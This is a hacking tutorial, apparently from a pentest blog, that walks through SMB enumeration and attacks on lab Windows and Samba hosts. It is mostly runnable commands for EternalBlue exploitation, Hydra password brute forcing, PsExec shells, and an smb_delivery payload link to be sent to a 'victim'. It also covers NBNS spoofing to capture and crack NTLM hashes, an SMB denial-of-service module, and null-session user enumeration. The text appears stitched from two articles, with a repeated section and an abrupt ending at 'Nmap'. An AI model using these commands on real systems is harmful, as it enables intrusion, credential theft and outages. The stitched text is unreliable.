**Tools and Techniques**

SMB Enumeration

To identify the following information of Windows or Samba system, every pentester go for SMB enumeration during network penetration testing.

* Banner Grabbing
* RID cycling
* User listing
* Listing of group membership information
* Share enumeration
* Detecting if a host is in a workgroup or a domain
* Identifying the remote operating system
* Password policy retrieval

Here you can observe, we are using nmap the most famous network scanning tool for SMB enumeration.



|  |  |
| --- | --- |
| 1 | nmap -p 445 -A 192.168.1.101 |


As a result, we enumerated the following information about the target machine:

Operating System: Windows 7 ultimate

Computer Name & NetBIOS Name: Raj

SMB security mode: SMB 2.02

There are so many automated scripts and tools available for SMB enumeration and if you want to know more about SMB Enumeration then read this article “[**A Little Guide to SMB Enumeration**](https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/)”.



Scanning Vulnerability

During the enumeration phase, generally, we go for banner grabbing to identify a version of running service and the host operating system. Once you enumerate this information then you should go for vulnerability scanning phase to identify whether the install service is a vulnerable version or patched version.


Nmap serves various scripts to identify a state of vulnerability for specific services, similarly, it has the inbuilt script for SMB to identify its vulnerable state for given target IP.



|  |  |
| --- | --- |
| 1 | nmap --script smb-vuln\* -p 445 192.168.1.101 |

As result, it has shown the target machine is highly vulnerable to Ms17-010 (eternal blue) due to SMBv1.

To know more about Ms17-010 read the complete article “[**3 ways to scan Eternal Blue Vulnerability in Remote PC**](https://www.hackingarticles.in/3-ways-scan-eternal-blue-vulnerability-remote-pc/)”



Multiple Ways to Exploit SMB


Eternal Blue

As we know it is vulnerable to MS17-010 and we can use Metasploit to exploit this machine. Therefore we run the following module which will directly exploit the target machine.



|  |  |
| --- | --- |
| 1  2  3 | use exploit/windows/smb/ms17\_010\_eternalblue  msf exploit(ms17\_010\_eternalblue) > set rhost 192.168.1.101  msf exploit(ms17\_010\_eternalblue) > exploit |

Boom!! We have successfully access remote machine shell as shown in the bellow image.



SMB login via Brute Force

If you get fail to enumerate the vulnerable state of SMB or found a patched version of SMB in the target machine, then we have “Brute force” as another option to gain unauthorized access of remote machine.

Here we only need two dictionaries that contain a list of username and password in each and a brute force tool to make brute force attack.




|  |  |
| --- | --- |
| 1 | hydra -L user.txt -P pass.txt 192.168.1.101 smb |

*-L****–> denotes the path of username list***

***-P –>denote the path of password***

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. After a few minutes, Hydra cracks the credential, as you can observe that we had successfully grabbed the SMB **username** as**raj**and**password**as**123**.


To know more about it, read the complete article from here “[**5 Ways to Hack SMB Login Password**](https://www.hackingarticles.in/5-ways-to-hack-smb-login-password/)”



If you have SMB login credential, then you can use the following module to determine what local users exist via the SAM RPC service.



|  |  |
| --- | --- |
| 1  2  3  4  5 | use auxiliary/scanner/smb/smb\_enumusers  msf auxiliary(smb\_enumusers) > set rhosts 192.168.1.101  msf auxiliary(smb\_enumusers) > set smbuser raj  msf auxiliary(smb\_enumusers) > set smbpass 123  msf auxiliary(smb\_enumusers) > exploit |



PSexec – To Connect SMB


Once you have SMB login credential of target machine then with the help of the following module of Metasploit you can obtain meterpreter session to access the remote shell.



|  |  |
| --- | --- |
| 1  2  3  4  5 | use exploit/windows/smb/psexec  msf exploit windows/smb/psexec) > set rhost 192.168.1.101  msf exploit(windows/smb/psexec) > set smbuser raj  msf exploit(windows/smb/psexec) > set smbpass 123  msf exploit(windows/smb/psexec) > exploit |

Once the commands run you will gain a **meterpreter session** of your victim’s PC and so you can access it as you want.

There so many script and tools are available to connect remote machine using SMB protocol, we have already written an article for connecting SMB in multiple ways. Read complete article from here “[**Multiple ways to Connect Remote PC using SMB Port**](https://www.hackingarticles.in/multiple-ways-to-connect-remote-pc-using-smb-port/)”.




Rundll32 One-liner to Exploit SMB

This module serves payloads via an SMB server and provides commands to retrieve and execute the generated payloads. Currently supports DLLs and Powershell.



|  |  |
| --- | --- |
| 1  2  3 | use exploit/windows/smb/smb\_delivery  msf exploit(windows/smb/smb\_delivery) > set srvhost 192.168.1.109  msf exploit(windows/smb/smb\_delivery) > exploit |

This will generate a link for malicious DLL file, now send this link to your target and wait for his action.



As soon as the victim will run above malicious code inside the run prompt or command prompt, we will get a meterpreter session at Metasploit.



SMB Exploit via NTLM Capture

Another method to exploit SMB is NTLM hash capture by capturing response password hashes of SMB target machine.

This module provides an SMB service that can be used to capture the challenge-response password hashes of SMB client systems. Responses sent by this service have by default the configurable challenge string (\x11\x22\x33\x44\x55\x66\x77\x88), allowing for easy cracking using Cain & Abel, L0phtcrack or John the Ripper (with jumbo patch). To exploit this, the target system must try to authenticate to this module.



|  |  |
| --- | --- |
| 1  2  3  4 | use auxiliary/server/capture/smb  msf auxiliary(smb) > set srvhost 192.168.1.109  msf auxiliary(smb) > set johnpwfile /root/Desktop/  msf auxiliary(smb) > exploit |


Simultaneously run NBNS\_response module under capture smb module.

This module forges the NetBIOS Name Service (NBNS) responses. It will listen for NBNS requests sent to the local subnet’s broadcast address and spoof a response, redirecting the querying machine to an IP of the attacker’s choosing. Combined with auxiliary/server/capture/smb or auxiliary/server/capture/http\_ntlm it is a highly effective means of collecting crackable hashes on common networks. This module must be run as root and will bind to udp/137 on all interfaces.




|  |  |
| --- | --- |
| 1  2  3  4 | auxiliary/spoof/nbns/nbns\_response  msf auxiliary(nbns\_response) > set spoofip 192.168.1.109  msf auxiliary(nbns\_response) > set interface eth0  msf auxiliary(nbns\_response) >exploit |


As result, this module will generate a fake window security prompt on the victim’s system to establish a connection with another system in order to access shared folders of that system.



We had use nmap UDP and TCP port scanning command for identifying open ports and protocol and from the given image you can observe that port **137**is**open** for **NetBIOS**network service in our local machine.




Now when the victim will try to access our share folder, therefore, he will try of connecting with us through his network IP, given below image is a proof to demonstrate that victim is connecting malicious IP: 192.168.1.109. When the victim will try to access the shared folder, he will get trap into fake window security alert prompt, which will ask victims to enter his username and password for accessing shared folders.



**Awesome!!**Once again the attacker had captured NTMLv2 hash, from the given image you can see that here also the attacker has captured:

**Username:** raj




Now use john the ripper to crack the ntlmv2 hash by executing given below command



|  |  |
| --- | --- |
| 1 | john john\_smb\_netntlmv2 |

From given below image you can confirm we had successfully retrieved the **password: 123** for user: pentest by cracking ntlmv2 hash.

To know more about it read the complete article from here “[**4 Ways to Capture NTLM Hashes in Network**](https://www.hackingarticles.in/4-ways-capture-ntlm-hashes-network/)”



SMB DOS-Attack


SMB Dos attack is another most excellent method we have in our Metasploit framework.

This module exploits a denial of service flaw in the Microsoft Windows SMB client on Windows 7 and Windows Server 2008 R2. To trigger this bug, run this module as a service and forces a vulnerable client to access the IP of this system as an SMB server. This can be accomplished by embedding a UNC path (\HOST\share\something) into a web page if the target is using Internet Explorer or a Word document otherwise.



|  |  |
| --- | --- |
| 1  2  3 | use auxiliary/dos/windows/smb/ms10\_006\_negotiate\_response\_loop  msf auxiliary(ms10\_006\_negotiate\_response\_loop) > set srvhost 192.168.1.106  msf auxiliary(ms10\_006\_negotiate\_response\_loop) > exploit |

Now, when the victim will try to access the shared folder through our malicious IP, the target machine will get crushed and this attack is very effective.




Post Exploitation

This module will enumerate configured and recently used file shares.



|  |  |
| --- | --- |
| 1  2  3 | use post/windows/gather/enum\_shares  msf post(enum\_shares) > set session 1  msf post(enum\_shares) > exploit |

As you can observe that, here it has shown three UNC paths that have been entered in the run dialogue.




File Sharing


Smbexec.py

Now we will use a python script that activates SMB service in our Linux machine. This is useful in the situation where the target machine does NOT have a writeable share available. You can visit [GitHub](https://github.com/CoreSecurity/impacket/blob/master/examples/smbserver.py) for this python script.


I copied the python code from GitHub and past it into a text file as **smbserver.py** in the desktop folder. Now execute give below command for a shared folder “raj”.



Since we are aware of smb service which is running in host machine 192.168.1.108 and being using window platform we can access it share folder through Run command prompt.



Hence you can observe that we had successfully access folder “raj” and found two text file user and pass in it. In this way, we can use smb python script for sharing file between Windows and Linux machine.




Smbclient

smbclient is a client that can ‘talk’ to an SMB/CIFS server. It offers an interface similar to that of the FTP program. Operations include things like getting files from the server to the local machine, putting files from the local machine to the server, retrieving directory information from the server and so on.



|  |  |
| --- | --- |
| 1 | smbclient –L 192.168.1.108 |





|  |  |
| --- | --- |
| 1 | smbclient //192.168.1.108/raj |

As you can observe with the help of smbclient we are able to view the shared folder of victim’s machine. Moreover, we can use smbclient for sharing a file in the network. Here you can observe we had login successfully using raj: 123 logins and transfer the user.txt file.




Table of Content

* Nmblookup
* nbtscan
* SMBMap
* Smbclient
* Rpcclient
* Nmap
* Enum4linux

nmblookup

nmblookup is used to query NetBIOS names and map them to IP addresses in a network using NetBIOS over TCP/IP queries. The options allow the name queries to be directed at a particular IP broadcast area or to a particular machine. All queries are done over UDP.



|  |  |
| --- | --- |
| 1 | nmblookup -A 192.168.1.103 |

nmblookup is a helpful command for enumerating domain/workstation and MAC address. NetBIOS work with the help of NetBIOS suffixes as a state following information:

**For unique names:**

    00: Workstation Service (workstation name)

    03: Windows Messenger service

    06: Remote Access Service

    20: File Service (also called Host Record)

    21: Remote Access Service client

    1B: Domain Master Browser – Primary Domain Controller for a domain


    1D: Master Browser

**For group names:**

    00: Workstation Service (workgroup/domain name)

    1C: Domain Controllers for a domain

    1E: Browser Service Elections




nbtscan

This is a command utility that tries to scan NetBIOS name servers open on a local or remote TCP/IP network and because it is a first step in finding open shares. It is created on the functionality of the Windows standard tool “nbtstat”, and it works on a whole subnet instead of individual IP.



|  |  |
| --- | --- |
| 1 | nbtscan 192.168.1.1/24 |

 As you can observe it has dumped almost the same result as above, but the most important fact is that it enumerates the whole subnet.




SMBMap

SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands. This tool was designed with pen testing in mind and is intended to simplify searching for potentially sensitive data across large networks.



|  |  |
| --- | --- |
| 1  2 | smbmap -H 192.168.1.102  smbmap -H 192.168.1.102 -d metasploitable -u msfadmin -p msfadmin |

As you can observe, this tool not only shows share files even show their permission. If you will notice the second command then you will perceive that it has shown permission for user “msfadmin”.




Smbclient

smbclient is a client that can ‘talk’ to an SMB/CIFS server. It offers an interface similar to that of the FTP program. Operations include things like getting files from the server to the local machine, putting files from the local machine to the server, retrieving directory information from the server and so on.



|  |  |
| --- | --- |
| 1  2 | smbclient -L 192.168.1.102  smbclient //192.168.1.102/tmp |

As you can observe with the help of smbclient we are able to view the shared folder of victim’s machine. Moreover, we can use smbclient for sharing the file in the network. Here you can observe we had login successfully using anonymous login and transferred the user.txt file.



Rpcclient


rpcclient is a utility initially developed to test MS-RPC functionality in Samba itself. It has undergone several stages of development and stability. Many system administrators have now written scripts around it to manage Windows NT clients from their UNIX workstation.

We can use rpcclient to open an authenticated SMB session to a target machine by running the below command on our system where we have used a NULL Session, as we have entered a username of “”.



|  |  |
| --- | --- |
| 1  2 | rpcclient -U "" -N 192.168.1.102  enumdomusers |

Further, we had use enumerate user command, and you can see the usernames as well as their RID (the suffix of their SID) in hexadecimal form.




We have to use the queryuser command to catch-all kinds of information related to an individual user based uniquely on the users RID in hex form, here RID: 0x3e8 denotes root user account.



|  |  |
| --- | --- |
| 1 | queryuser 0x3e8 |

Here note that the output result shows the last logon time for the user root, as well as the Password last set Time. Such kind of things is very valuable for penetration testers. And, this all can be achieved without an admin username and password.



Nmap

